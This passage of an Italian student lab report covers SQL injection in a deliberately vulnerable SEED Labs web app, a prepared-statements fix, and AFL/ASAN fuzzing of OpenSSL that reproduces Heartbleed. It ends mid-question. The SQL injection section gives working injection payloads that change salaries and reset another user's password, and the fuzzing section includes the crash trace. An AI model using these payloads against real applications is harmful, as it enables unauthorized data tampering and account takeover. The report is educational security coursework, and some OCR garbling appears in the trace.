La *SQL Injection (SQLi)* è una vulnerabilità che si verifica quando un'applicazione web consente l'inserimento di comandi SQL arbitrari all'interno delle query eseguite sul database, sfruttando input utente non correttamente sanificato. Il SQL Injection può essere utilizzato per leggere, modificare o eliminare dati, e in alcuni casi perfino per ottenere il controllo completo del database.

Nel laboratorio proposto, ci confronteremo con una versione deliberatamente vulnerabile di un'applicazione, progettata per mostrare i rischi concreti derivanti da query costruite dinamicamente con input utente.

2.3.1 Modify Table

Per questa esercitazione, utilizziamo un ambiente Docker fornito dal docente, composto da due container principali:

- *www*: l'applicazione web vulnerabile, costruita per accettare input utente senza protezioni.
- *mysql*: il database che contiene le informazioni degli utenti.

Il file *docker-compose.yml* specifica la configurazione della rete e dei container. L'applicazione è accessibile localmente e simula un gestionale per utenti registrati, con funzionalità di modifica del profilo.

Obiettivo

L'obiettivo è sfruttare la vulnerabilità SQLi per:

1. Accedere come Alice e aumentare il suo salario.
2. Ridurre lo stipendio del proprio capo, Boby, a 1 dollaro.
3. Cambiare la password di Boby con una a nostra scelta, in modo da potersi autenticare con il suo account.

Analisi del codice




Figura 2.26: Modifica informazioni.

Accedendo alla pagina `/unsafe_edit_frontend.php`, troviamo un form per modificare le informazioni del proprio profilo. I dati inviati da questo form vengono gestiti da `unsafe_edit_backend.php`, dove possiamo osservare il seguente codice:

```

43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
52         nickname='".$input_nickname',email='".$input_email',address='".$input_address',Password='".$hashed_pwd',PhoneNumber='".$input_phonenumber'
53         where ID=$id;";
54     }else{
55         // if password field is empty.
56         $sql = "UPDATE credential SET
57             nickname='".$input_nickname',email='".$input_email',address='".$input_address',PhoneNumber='".$input_phonenumber' where ID=$id;";
58     }
59 $conn->query($sql);
60 $conn->close();
61 header("Location: unsafe_home.php");
62 exit();

```

Abbiamo due condizioni, se il campo della password è vuoto o non. In entrambi i casi, i valori immessi nel form vengono inseriti direttamente nel query della base di dati.

mente nella query SQL, senza alcun tipo di validazione o sanificazione, rendendo il campo completamente vulnerabile a iniezioni SQL.


Aumento dello stipendio di Alice

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figura 2.27: Pagina di Alice.

Una volta effettuato il login con le credenziali di Alice, navighiamo verso il form di modifica del profilo. Nel campo *Nickname*, inseriamo il seguente payload:

```
Alice', Salary='75000' WHERE name='Alice'; #
```




Questo input manipola la query SQL originale, trasformandola in:

```
UPDATE credential SET nickname='Alice',
```

```
Salary='75000' WHERE name='Alice'; -'
```

L'apice chiude prematuramente il valore di nickname, permettendo di inserire manualmente un'istruzione SQL che modifica il campo Salary. Il simbolo # commenta il resto della query originale, evitando errori di sintassi.

Dopo aver salvato il form, torniamo alla pagina principale del profilo di Alice: il salario è ora aggiornato a 75000.



The screenshot shows a web application interface for 'SEED LABS'. At the top, there is a green header bar with the 'SEED LABS' logo, a 'Home' link, an 'Edit Profile' button, and a 'Logout' button. Below the header, the main content area has a light green background. The title 'Alice Profile' is centered at the top of the content area. Below the title is a table with the following data:

Key	Value
Employee ID	10000
Salary	75000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

At the bottom of the content area, there is a small copyright notice: 'Copyright © SEED LABS'.

Figura 2.28: Pagina di Alice con salario aumentato.

Riduzione dello stipendio di Boby

Seguendo la stessa logica, possiamo ora manipolare i dati di un altro utente. Sempre dal form di Alice, inseriamo nel campo Nickname: Alice', Salary='1' WHERE name='Boby'; #

Anche in questo caso, la query risultante modifica il record di Boby,

impostando il suo salario a 1 dollaro. Possiamo verificarlo accedendo all'account di Boby.

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Figura 2.29: Pagina di Boby con salario ridotto.

Cambio della password di Boby

Il database memorizza le password come hash SHA1, quindi è necessario utilizzare la funzione sha1() direttamente nella query. Inseriamo il seguente payload sempre nel campo Nickname:

```
Alice', password=sha1('psw1234')
```

```
WHERE name='Boby'; #
```

Questa stringa aggiorna la password di Boby con l'hash SHA1 della stringa "psw1234". Dopo questa operazione:

- Boby non può più accedere con la vecchia password.

- Possiamo accedere al suo account con:
 - **Username:** boby
 - **Password:** psw1234




Figura 2.30: Login con le nuove credenziali per Boby.

2.3.2 Prepared Statements

I *Prepared Statements* (istruzioni preparate) sono una tecnica di interazione sicura con i database, progettata per prevenire attacchi di SQL Injection. Invece di costruire dinamicamente le query concatenando input utente e codice SQL, i prepared statements usano segnaposto (?) per i valori. I dati vengono poi legati separatamente alla query attraverso un metodo sicuro (*bind_param()*), che garantisce che vengano trattati come valori e non come parte del codice SQL. Oltre a migliorare la sicurezza, i prepared statements sono anche più efficienti, poiché la query viene compilata una sola volta dal database, e può essere eseguita più volte con dati diversi.

Obiettivo

L’obiettivo della challenge è modificare il file *unsafe.php*, situato nella cartella *image_www/Code/defense*, per renderlo sicuro contro le SQL injection. Il sito web (<http://www.seed-server.com/defense/>) permette l’autenticazione degli utenti sulla base di username e password, ma nella versione originale i parametri vengono inseriti direttamente nella query SQL, rendendo il sistema vulnerabile. Il compito consiste nel riscrivere quella parte del codice utilizzando i prepared statements.

Analisi del codice

Nella versione iniziale, la query SQL viene costruita concatenando i valori ottenuti tramite `$_GET`.

```
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqllab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id      = $firstrow["id"];
32     $name    = $firstrow["name"];
33     $eid     = $firstrow["eid"];
34     $salary  = $firstrow["salary"];
35     $ssn     = $firstrow["ssn"];
36 }
37
38 // close the sql connection
39 $conn->close();
40 ?>
```

Questo approccio è vulnerabile perché input come ' OR '1'='1 possono alterare la logica della query.

Codice aggiornato

```
1 <?php
2 // Function to create a SQL connection.
3 function getDB() {
4     $dbhost = "10.9.0.6";
5     $dbuser = "seed";
6     $dbpass = "dees";
7     $dbname = "sqllab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // Prepare the statement
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name = ? AND Password = ?");
26
27 // Bind parameters
28 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
29
30 // Execute
31 $stmt->execute();
32
33 // Bind result variables
34 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
35
36 // Fetch
37 $stmt->fetch();
38
39 // Close statement and connection
40 $stmt->close();
41 $conn->close();
42 ?>
```

Con questa modifica:

- L'input utente non viene mai concatenato direttamente alla query.
- L'uso di bind_param() garantisce che i dati siano sempre interpretati come valori e non come parte della query SQL.
- La vulnerabilità SQLi è completamente neutralizzata per questo endpoint.

Tuttavia, rimangono altri aspetti di sicurezza migliorabili, come:

- L'uso di SHA-1 per l'hashing delle password, che è considerato obsoleto e vulnerabile a collisioni. Sarebbe meglio usare algoritmi moderni come bcrypt o argon2.
- L'uso di metodo GET per il passaggio delle credenziali, che espone i dati sensibili negli URL. È preferibile utilizzare il metodo POST.
- Assenza di meccanismi di throttling o blocco account dopo tentativi falliti multipli.

Di seguito la pagina principale di Alice utilizzando il nuovo codice, il risultato è invariato ma il codice è più sicuro.




Figura 2.31: Pagina di Alice.

Capitolo 3

Lab 3 - Fuzzing

Il *fuzzing* è una tecnica di test automatico utilizzata per identificare vulnerabilità nei programmi, inviando grandi quantità di input generati casualmente (o semi-randomicamente) per osservare il comportamento del software sotto condizioni impreviste. L'obiettivo è provocare *crash*, comportamenti anomali o errori di memoria che potrebbero indicare la presenza di bug o vulnerabilità di sicurezza.

AFL (American Fuzzy Lop) è uno dei fuzzer più potenti e diffusi. È un fuzzer *coverage-guided*, ossia che misura dinamicamente quali percorsi di codice vengono eseguiti durante i test, utilizzando queste informazioni per generare nuovi input sempre più mirati ed efficaci.

ASAN è uno strumento di rilevamento degli errori di memoria, integrato nel compilatore (GCC o Clang), che permette di identificare bug come i *buffer-overflow*. Utilizzato in combinazione con un fuzzer come AFL, ASAN fornisce feedback dettagliato sugli errori rilevati,

rendendo molto più semplice la diagnosi e la correzione dei bug.

3.1 Main Challenge

La challenge principale si propone di:

- Eseguire un test di fuzzing su *OpenSSL*, una delle librerie crittografiche più utilizzate al mondo.
- Utilizzare strumenti come *AFL (American Fuzzy Lop)* e *ASAN (Address Sanitizer)* per scoprire potenziali vulnerabilità di memoria.
- Riprodurre il famoso bug *Heartbleed (CVE-2014-0160)*, un buffer over-read scoperto nel 2014 nella componente Heartbeat Extension di OpenSSL.
- Interpretare i risultati prodotti dal fuzzer e porre le basi per una diagnosi del problema.

3.1.1 Preparazione dell'ambiente

Per prima cosa, ci siamo spostati nella directory che contiene la versione vulnerabile della libreria *OpenSSL (1.0.1f)*, già fornita nella cartella fuzzing/heartbleed nella VM del laboratorio.

Per poter eseguire il fuzzing con AFL, la libreria deve essere ricompilata usando gli strumenti di compilazione specifici forniti da AFL

(`afl-clang-fast` per C e `afl-clang-fast++` per C++). Inoltre, è fondamentale abilitare anche ASAN, che permette di rilevare bug di memoria.

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ CC=afl-clang-fast CXX=afl-clang-fast++ ./config -d -g -no-shared
Operating system: x86_64-whatever-linux2
Configuring for debug-linux-x86_64
Configuring for debug-linux-x86_64
```

Figura 3.1: Comando di configurazione.

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ AFL_USE_ASAN=1 make build_libs
making all in crypto...
make[1]: ingresso nella directory «/home/unina/software-security/fuzzing/heartbleed/openssl/crypto»
( echo "#ifndef MK1MF_BUILD"; \
```

Figura 3.2: Comando di compilazione.

3.1.2 Completamento del test harness

Successivamente, abbiamo completato il test harness, un piccolo programma (`handshake.cc`) progettato per alimentare *OpenSSL* con dati arbitrari provenienti dallo standard input. E' il punto di ingresso per il fuzzing, dove ogni input fornito da AFL verrà trattato come un potenziale messaggio da elaborare.

Nel codice abbiamo aggiunto e modificato le righe evidenziate in rosso nell'immagine:

```

3 #include <openssl/ssl.h>
4 #include <openssl/err.h>
5 #include <assert.h>
6 #include <stdint.h>
7 #include <stddef.h>
8 #include <unistd.h>
9
10 #ifndef CERT_PATH
11 # define CERT_PATH
12 #endif
13
14 SSL_CTX *Init() {
15   SSL_library_init();
16   SSL_load_error_strings();
17   ERR_load_BIO_strings();
18   OpenSSL_add_all_algorithms();
19   SSL_CTX *sctx;
20   assert (sctx = SSL_CTX_new(TLSv1_method()));
21   /* These two file were created with this command:
22    openssl req -x509 -newkey rsa:512 -keyout server.key \
23    -out server.pem -days 9999 -nodes -subj /CN=a/
24   */
25   assert(SSL_CTX_use_certificate_file(sctx, "server.pem",
26                                     SSL_FILETYPE_PEM));
27   assert(SSL_CTX_use_PrivateKey_file(sctx, "server.key",
28                                     SSL_FILETYPE_PEM));
29   return sctx;
30 }
31
32 int main() {
33   static SSL_CTX *sctx = Init();
34   SSL *server = SSL_new(sctx);
35   BIO *sinbio = BIO_new(BIO_s_mem());
36   BIO *soutbio = BIO_new(BIO_s_mem());
37   SSL_set_bio(server, sinbio, soutbio);
38   SSL_set_accept_state(server);
39
40   char data[100];
41   read(0,data,100); ←
42   BIO_write(sinbio, data, 100);
43
44   SSL_do_handshake(server);
45   SSL_free(server);
46   return 0;
47 }

```

Questo blocco simula un messaggio in arrivo da un client, ma i dati sono completamente controllati dal fuzzer.

3.1.3 Preparazione del seed e avvio di AFL

Per iniziare il fuzzing, abbiamo creato una cartella chiamata *input/* contenente un file seed (*seed.txt*) con un contenuto semplice. Il file seed funge da punto di partenza per la generazione automatica di varianti da parte di AFL. La cartella *output/* viene invece utilizzata da AFL

per salvare i risultati del fuzzing, inclusi eventuali crash.

Il comando per avviare il fuzzer è stato:

```
unina@software-security:~/software-security/fuzzing/heartbleed$ afl-fuzz -i input/ -o output/ -m none -- ./handshake
afl-fuzz++4.00c based on afl by Michal Zalewski and a large online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko "hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours - see README.md
[+] No -M/-S set, autoconfiguring for "-S default"
[*] Getting to work...
[+] Using exponential power schedule (FAST)
[+] Enabled testcache with 50 MB
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an
    external utility. This will cause issues: there will be an extended delay
    between stumbling upon a crash and having this information relayed to the
    fuzzer via the standard waitpid() API.
    If you're just testing, set 'AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1'.

    To avoid having crashes misinterpreted as timeouts, please log in as root
    and temporarily modify /proc/sys/kernel/core_pattern, like so:

        echo core >/proc/sys/kernel/core_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core_pattern'
    Location : check_crash_handling(), src/afl-fuzz-init.c:2198
```

All'avvio di AFL, abbiamo incontrato un messaggio di avvertimento relativo alle *core dump notifications*, che rallentano la rilevazione dei crash. Con il seguente comando abbiamo disabilitato temporaneamente la gestione personalizzata dei crash da parte del sistema operativo, permettendo ad AFL di intercettarli direttamente e in tempo reale.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ sudo bash -c 'echo core >/proc/sys/kernel/core_pattern'
[sudo] password di unina:
```

Dopo aver risolto il problema, il fuzzer è stato avviato correttamente. AFL ha iniziato a generare varianti del file seme e a eseguire il nostro test harness in loop, monitorando il comportamento del programma per individuare crash e anomalie.

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 0 min, 49 sec
  last new find : 0 days, 0 hrs, 0 min, 2 sec
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 6.0 (60.0%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 501/512 (97.85%)
  total execs : 8904
  exec speed : 164.4/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 5/7260, 3/1056
  py/custom/rq : unused, unused, unused
  trim/eff : 40.74%/6, disabled
overall results
  cycles done : 0
  corpus count : 10
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 4.68% / 4.73%
  count coverage : 1.28 bits/tuple
findings in depth
  favored items : 4 (40.00%)
  new edges on : 5 (50.00%)
  total crashes : 0 (0 saved)
  total tmouts : 0 (0 saved)
item geometry
  levels : 4
  pending : 7
  pend fav : 2
  own finds : 9
  imported : 0
  stability : 100.00%
[cpu000:100%]

```

Figura 3.3: Esecuzione di AFL.

Dopo un'attesa di circa 1 ora sono stati generati 137 crash, di cui solo uno è stato salvato, in quanto tutte repliche dello stesso, si tratta di Heartbleed.

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 1 hrs, 7 min, 15 sec
  last new find : 0 days, 0 hrs, 3 min, 46 sec
  last saved crash : 0 days, 1 hrs, 2 min, 34 sec
  last saved hang : none seen yet
cycle progress
  now processing : 2.428 (3.1%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : splice 12
  stage execs : 9/36 (25.00%)
  total execs : 712k
  exec speed : 191.5/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 29/315k, 36/395k
  py/custom/rq : unused, unused, unused
  trim/eff : 82.62%/272, disabled
overall results
  cycles done : 10
  corpus count : 65
  saved crashes : 1
  saved hangs : 0
map coverage
  map density : 4.57% / 5.14%
  count coverage : 1.43 bits/tuple
findings in depth
  favored items : 27 (41.54%)
  new edges on : 32 (49.23%)
  total crashes : 137 (1 saved)
  total tmouts : 13 (7 saved)
item geometry
  levels : 7
  pending : 24
  pend fav : 0
  own finds : 64
  imported : 0
  stability : 100.00%
[cpu000: 50%]

```

Figura 3.4: Risultati di AFL.

3.1.4 Diagnostica del bug con ASAN

Dopo l'avvio del fuzzing con AFL, uno degli input generati ha causato un crash nel programma handshake. AFL ha salvato questo input nella directory *output/default/crashes/*, permettendoci di riutilizzarlo per l'analisi dettagliata del problema.

Per riprodurre manualmente il crash e ottenere il report diagnostico di *ASAN* (*AddressSanitizer*), abbiamo eseguito il programma handshake passando in input il file incriminato:

```
unlna@unlna-software-security:~/software-security/fuzzing/heartbleed$ ./handshake < output/default/crashes/1d\:\000000\,\sig\:\06\,\src\:\000013\,\r000022\,\time\:\281031\,\execs\:\46226\,\o
p\:\sp1ce\,\rep\:\2
=====
==781618==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7ffe8bb95bd0 sp 0x7ffe8bb95398
READ of size 32739 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unlna/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4ded5f in Tls1_process_heartbeat (/home/unlna/software-security/fuzzing/heartbleed/openssl/ssl/tl_llb.c:2586:4)
#2 0x5535da in ss13_read_bytes (/home/unlna/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4)
#3 0x558139 in ss13_get_message (/home/unlna/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7)
#4 0x520be0 in ss13_get_client_hello (/home/unlna/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4)
#5 0x51c97e in ss13_accept (/home/unlna/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9)
#6 0x4dd1d03 in main (/home/unlna/software-security/fuzzing/heartbleed/handshake.cc:44:3)
#7 0x7feef476ed8f in __libc_start_call_main_csu/.sysdeps/nptl/libc_start_call_main.h:58:16
#8 0x7feef476ee5f in __libc_start_main_csu/.csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unlna/software-security/fuzzing/heartbleed/handshake+0x4204c4)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unlna/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58ac89 in CRYPTO_malloc (/home/unlna/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8)

SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/unlna/software-security/fuzzing/heartbleed/handshake+0x49c766) in __asan_memcpy
Shadow bytes around the buggy address:
0x0c527fff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff9291: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff9292: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff9293: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff9294: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff9295: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff9296: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527fff929e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff929f0: fa fa
0x0c527fff9300: fa fa
0x0c527fff9310: fa fa
0x0c527fff9320: fa fa
0x0c527fff9330: fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: f0
Free'd heap redzone: f1
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: f4
Arr[1] alloc redzone: ac
Intrfc object redzone: bb
ASan Internal: fe
Left alloca redzone: cb
Right alloca redzone: cb
==781618==ABORTING
```

Figura 3.5: Debug con ASAN.

L'output generato da ASAN ha confermato la presenza di un heap-buffer-overflow, cioè un accesso a memoria non valida oltre la fine di un buffer allocato dinamicamente.

- Che tipo di errore è stato rilevato?

ASAN ha individuato un *heap-buffer-overflow* nella funzione `__asan_memcpy`, che viene invocata a seguito di una chiamata alla funzione `memcpy`. Il messaggio riporta esplicitamente:

```
==781618==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7ffe8bb95bd0 sp 0x7ffe8bb95398
```

Ciò indica che il programma ha tentato di leggere da un'area di memoria allocata dinamicamente, ma la regione accessibile terminava prima.

- Qual è il punto nel codice di OpenSSL che causa l'errore?

